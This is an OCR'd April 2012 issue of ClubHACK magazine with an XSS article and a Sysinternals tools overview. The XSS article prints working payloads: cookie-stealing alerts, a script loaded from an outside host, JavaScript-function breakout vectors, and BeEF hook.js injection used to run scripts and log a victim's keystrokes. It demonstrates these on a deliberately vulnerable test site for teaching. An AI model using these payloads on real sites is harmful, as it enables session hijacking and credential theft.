ClubHACKMag

1st Indian "HACKING" Magazine

Issue 27 | Apr 2012
www.clubhack.com

Secure Code

Is like this potty...

Clear,
Compact,
No Leakages,
Handles any shit,
and still remains clean.

Hi Friends,
I am the newest member of the Clubhack magazine and It gives immense pleasure to be part of the team and to interact with best brains in the industry.

K.V. Prashant

From this month's issue we are starting a new section on secure coding. This section will essentially focus on good coding practices and snippets to mitigate various vulnerabilities. To begin with we have an article on PHP based RFI/LFI vulnerability. I hope you will like reading it.
We also have some cool articles on XSS attacks, ROT decoding and Matriux section.

Do send us your feedback on info@chmag.in this will help us improve further.

Issue 27, April 2012.

Team CHmag

Rohit Srivastwa
rohit@clubhack.com

Aarja Bhattacharyya
aarja@chmag.in

Abhijeet R Patil
abhijeet@chmag.in

Abhishek Nagar
abhishek@chmag.in

Pankit Thakkar
pankit@chmag.in

K.V.Prashant
good.best.guy@gmail.com

Sagar Nangare
sagar@chmag.in

Varun V Hirve
varun@chmag.in

www.chmag.in
info@chmag.in

CONTENTS

XSS – The Burning issue in Web Application

One of the largest portals was in news recently when their website was exploited by targeting XSS vulnerability. The person who compromised the website has also notified the portal with screenshots proving successful attack. Information Security chief called an urgent meeting to discuss the issue with his entire team. He asked that we have got application security audit done form third party before going live, we have also trained our developers with secure coding practices, then why this incident happened!! They went to other third party vendor and appointed them to audit the application. Audit team has found that XSS can be possible from the "Custom XSS attack vector" method.

In this paper, I will be explaining two major aspects of Cross Site Scripting Attack:

1. Tricky XSS
2. Complete control over User's browser – BeEF

Cross Site scripting (XSS) is an attack in which an attacker exploits vulnerability in application code and runs his own JavaScript code on the victim's browser. The impact of an XSS attack is only limited by the potency of the attacker's JavaScript code.

A quick look into the types of XSS:-

- Stored XSS Attacks
- Reflected XSS Attacks
- DOM Based XSS

Stored XSS - Stored XSS are those where the injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

Reflected XSS - Reflected XSS are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected XSS are delivered to victims via another route, such as in an e-mail message, or on some other web server. When a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable web server, which reflects the attack back to the

user's browser. The browser then executes the code because it came from a "trusted" server.

DOM based XSS - DOM Based XSS is an XSS attack wherein the attack payload is executed as a result of modifying the DOM "environment" in the victim's browser used by the original client side script, so that the client side code runs in an "unexpected" manner. That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

So, all this is the story about the types of XSS. Now let the real game begin.

XSS attack – more patience, more possibility of attack.

Regular XSS attack strings: -

- `"><script >alert(document.cookie)</script>`
- `';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\";alert(String.fromCharCode(88,83,83))//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>`
- `<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>`
- `<IMG SRC="javascript:alert('XSS');">`


There are more common attack vectors but we are not going to discuss those in this article, what we are going to discuss is out of box attacks which requires more patience and more beer ☺

What my personal experience is saying that, XSS is more dependent on our observation, observation of how input gets stored or get reflected on the web page. In some cases I have observed that developer uses a user input data in some client side JavaScript functions. Here they are getting trapped. What a developer will do, he will sanitize only the USER FACING area (i.e. form), he will not take care of JavaScript functions. Let's cover all these possible ways by example.

Custom Attack Vector – I

It's been encountered many a times that user input values are getting used in client side java script functions at clients' machine. Generally developers focus more on the GUI part, he will use best encoding technique to encode values which are on the GUI, but most of the time developer forgets about the function in which input value are being used in plain text.

In below example we can see the way XSS is successfully exploited in applications which take user input values in javascript functions. This Victim application uses the application subdirectory name in the javascript function. For example, http://www.victimsite.com is the url of the application, then http://www.victimsite.com/abc and http://www.victimsite.com/xyz/asd are the sub directories of this application. JavaScript Function contains subdirectory names in a plain text.



Victim application has "/tickets-booking/search form" directory. Observe in above screenshots that "/tickets-booking/search form" is being used at two places - one in javascript function and one in one of the hidden field of the GUI page. Developer has encoded special characters in hidden field, but we can observe that text is as it is in javascript function.

```
……/tickets-booking /search form'
+ '&t=' + (((new
Date()).getTime() -
began_loading) / 1000)
```

Above line is as it is in javascript function. If I write http://www.victimsite.com/abc/xyz in address bar then application responses back with page not found error,but the javascript function will have value like below:

```
……/abc/xyz' + '&t=' + (((new
Date()).getTime() -
began_loading) / 1000)
```

Now we will see a custom attack vector for this javascript function. I have appended

```
' + '&t=' + (((new
Date()).getTime() -
began_loading) /
1000);alert(document.cookie);//
```

in the URL. Now the javascript function becomes like following.

```
……/tickets-booking /search form
' + '&t=' + (((new
Date()).getTime() -
began_loading) /
1000);alert(document.cookie);//'
+ '&t=' + (((new
Date()).getTime() -
began_loading) / 1000)
```

Javascript function will treat this line as continuation of the function line and execute the line, then it comes to *alert(document.cookie); it will execute that command and '//'* will make rest of the line as a comment. Hence XSS vulnerability gets exploited easily in this application. We have tried all available attack vectors in this application, but application has smart encoding methods which encodes all the special characters, but by this JAVASCRIPT FUNCTION, attackers have exploited XSS very easily.

Custom Attack Vector – II

This is another example of custom attack vector. In the victim site, there is one hidden variable which has the value of referer page link. This value is being used by one javascript function called OpenTicket. Legitimate value of the function line is as per below:

```
OpenTicket('TaxTDR.aspx','qw1234
5678u','9999999999','attack@atta
cker.com','55555','devil','13/02
/2012
15:19:13','1','1','frmTempasad',
'','','','','',SegmentID)
```


By appending this attack vector, javascript function treats the line as a legitimate line and completes the function. Then function

executes the document.write function and then it comments rest of the part.

Our aim is achieved here, XSS exploited successfully. ☺

Onmouseover XSS

One form is available on victim website. This is a part of registration form to register for some scheme on public facing page. Fill the required information in the form, press submit and capture the request in the web proxy tool.



cookie	__utmz	260275346.1315462733.1.1
cookie	ASPSESSIONIDCSR...	IBFPBEEAEJK...NILKICHOD
body	tbfirstname	test
body	tblastname	test
body	tbemail	test%40test.tet
body	tbcountry	EUROLAND
body	tbcountry1	AUSTRIA

Append the "onmouseover" attack vector into the first name field.

cookie	__utmz	260275346.1315462733.1.1.utmcsr=(direct)|utmc...
cookie	ASPSESSIONIDCSR...	IBFPBEEAEJKHNILKICHODCLJ
body	tbfirstname	'%22%20onClick=%22alert(you are victim of XSS')
body	tblastname	test
body	tbemail	test%40test.tet
body	tbcountry	EUROLAND

In response, application respond back with error message that special characters are not allowed. But when you click on the text box of first name, you get surprised. Script gets executed on the page.

Style Attribute

It's been observed that STYLE attribute is ignored by some of the developers. They block all the miscellaneous events like onclick, onmouseover etc. STYLE attribute xss has limitation of supporting only get execute in IE, but that doesn't mean we can ignore it.

There is one form on victim website which expects the details of user. Developers have tried their level best to prevent XSS by all the possible methods, but totally ignored STYLE attribute.

The form is processed with the required field and captures the values in proxy tool. Observe in the below screenshot, there is an appended STYLE attribute with the value of XSS attack vector in the input field.

XSS is exploited successfully at the page.

There are many more victim websites available on internet; it's just a matter of how expert you are to catch the vulnerable point. For Reflected XSS, how your input gets reflected on the entire html page concerns a lot. Now we have successfully exploited XSS in web applications, let's see how an attacker can take full control of victim's browser using BeEF.


"The Browser Exploitation Framework (BeEF) is a powerful professional security tool. BeEF is pioneering techniques that provide the experienced penetration tester with practical client side attack vectors.

Unlike other security frameworks, BeEF focuses on leveraging browser vulnerabilities to assess the security posture of a target. BeEF hooks one or more web browsers as beachheads for the launching of directed command modules. Each browser is likely to be within a different security context, and each context may provide a set of unique attack vectors." – http://beefproject.com/


Disclaimer: In this entire example section I have used http://demo.testfire.net as a victim site. This website is handled by IBM, and which contains number of vulnerabilities by intention only.

BeEF framework code is available at http://code.google.com/p/beef/downloads/ list. Anyone can download and install BeEF, which requires web server, PHP and ruby installation as pre-requisites. Backtrack (BT) has inbuilt setup of BeEF in it. BT users can use it without any installation. In this article, I have used BT to demonstrate.


Lets start it by a simple XSS example. Below in the search filed pass the simple XSS vector, <script>alert('XSS')</script>




Now, let's start the attacker machines. And let's initialize the BeEF on the machine. Below is the screenshot for the BeEF login page.



After login into the BeEF framework, below is the first look or we can say home page of the initialized BeEF.




Now the real game is about to begin. At the Victim side, earlier we have seen the normal XSS on demo site. Let's apply the BeEF attack payload on the site.




Simply apply this script code in the search box of the application. IP address is live IP address of a machine on which BeEF is configured. Hook.js will hook a browser into BeEF.


There are many other ways possible to force victim user to click on this payload, for example by sending one image which has malicious link behind it, or by click jacking attack, or by email etc.




When Victim execute BeEF payload, he won't see any changes on his side, but the at the attacker side, he can see one ZOMBIE created.




Now entire browser is in attacker's hand. He can check the system information of the created information.







Attacker can execute JAVASCRIPTS from his end to victim's browser. In below screenshot attacker is sending the javascript alert box request.



Alert box get populated at the victim's end.




BeEF can also detect the social networking site status on the browser. Detect Social networks module will detect if the victim's browser is authenticated to Gmail, Facebook or Twitter.




I have opened Facebook in Victim's browser.

BeEF plugin has detected that Facebook is initiated at the victim's browser.



BeEF can also be useful to capture the keystrokes of the victim's browser. I have open one test page at victim's browser which has one textbox field. I have typed "secret password" as the textbox value.

At the BeEF framework, event Logs will have an entry that was typed by the user on the victim browser "secret password" in one textbox.



This was all about some tricky and advance stuff of XSS. Sometimes one wonders what if attackers hook cyber café's or library's or publicly available computer into their BeEF!! All those who access these machines will suffer a lot. One should try their level best to prevent XSS by applying well encoding techniques, also do not allow insertion of any HTML tag or attribute in editable input option (i.e. textbox, listbox, textarea) and hidden variables. XSS attack may harm a lot; it all depends on how bad development skills of the application developer are and how good attackers' skills are. ☺

Ankit Nirmal
ankit.nirmal@indusface.com

Ankit Nirmal is a senior information security consultant at Indusface. Ankit has over 2 years of experience in information and application security. At Indusface, Ankit currently leads a team of security engineers and is conducting expansive research in the automate application security and code review process.

Sysinternals Suite

Sysinternals utilities are one of the best friends of administrator. Sysinternals was original created back in 1996 by Mark Russinovich and Bryce Cogswell and was bought by Microsoft in 2006. Since then the company has continued to release new tools and improve the existing ones.


The Sysinternals suite consists of the following different categories:

- File and Disk Utilities
- Networking Utilities
- Process Utilities
- Security Utilities
- System Information Utilities
- Miscellaneous Utilities

We will look into some interesting utilities that can come to our rescue in a handy.

TCPView v3.05

TCPView is a program from Windows that shows a detail listings of all the TCP and UDP endpoints on a system, including all the local and remote addresses and state of TCP connections. TCP View is a subset of the NetStat program which provides a more informative and conveniently handled data. On downloading TCPView Tcpvcon and a command-line version with the same functionality comes along as a surprise gift.



Using TCPView

TCPView enumerates all the active TCP and UDP endpoints, resolving all IP addresses to their domain name versions. To toggle between the displays of resolved names a toolbar button or menu item can be used. By default, TCPView updates every second, but

you can use the Options|Refresh Rate menu item to change the rate.

Color Coding: Endpoints which changes state from one update to the next are highlighted in yellow; those which are deleted are shown in red, and new endpoints are shown in green.

One can close any established connections which are labeled as a Established by selecting File|Close Connections, or by right-clicking on a connection and choosing Close Connections from the resulting context menu.

Using Tcpvcon

Tcpvcon is similar to use as the built-in Windows netstat utility.

Usage: tcpvcon [-a] [-c] [-n] [process name or PID]

-a Show all endpoints (default is to show established TCP connections).

-c Print output as CSV.

-n Don't resolve addresses.

The TCPView is a very useful and a handy tool which gives the details in one view to the Administrator.


Process Monitor v3.0


Process Monitor is monitoring tool that shows file system, Registry and process/thread activity. It is a combination of the features of two important Sysinternals utilities, Filemon and Regmon. It adds an extensive list of enhancements including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and much more. It is a powerful utility whose features will make it an important utility in one's system troubleshooting and malware hunting toolkit.

Overview of Process Monitor Capabilities

Process Monitor includes powerful monitoring and filtering capabilities, including:

- The data captured for operation input and output parameters is more detailed.
- The thread stacks are captured for each operation making it easier to identify the root cause of any operation.
- Capture of process details, including image path, command line, user and session ID
- The event properties columns are configurable and moveable
- The filters can be set for any data field, including fields which are not configured as columns
- Advanced logging architecture scales to tens of millions of captured events and gigabytes of log data
- A process tree tool shows relationship of all processes referenced in a trace
- Easy viewing of process image information
- Boot time logging of all operations is possible.





There are malwares present which analyze whether any of the Sysinternal tools are running and before attack they make sure to close it or change its own behavior. These types of malwares need to be analyzed separately.

If used properly the Sysinternals now called as WinInternals can be very useful and can make you work easier if used properly


The Sysinternals Troubleshooting Utilities have been rolled up into a single Suite of tools. This file contains the individual troubleshooting tools and help files.

http://technet.microsoft.com/en-us/sysinternals/bb842062

Author:

Amit Kumar


Amit is a System Engineer at Infosys.



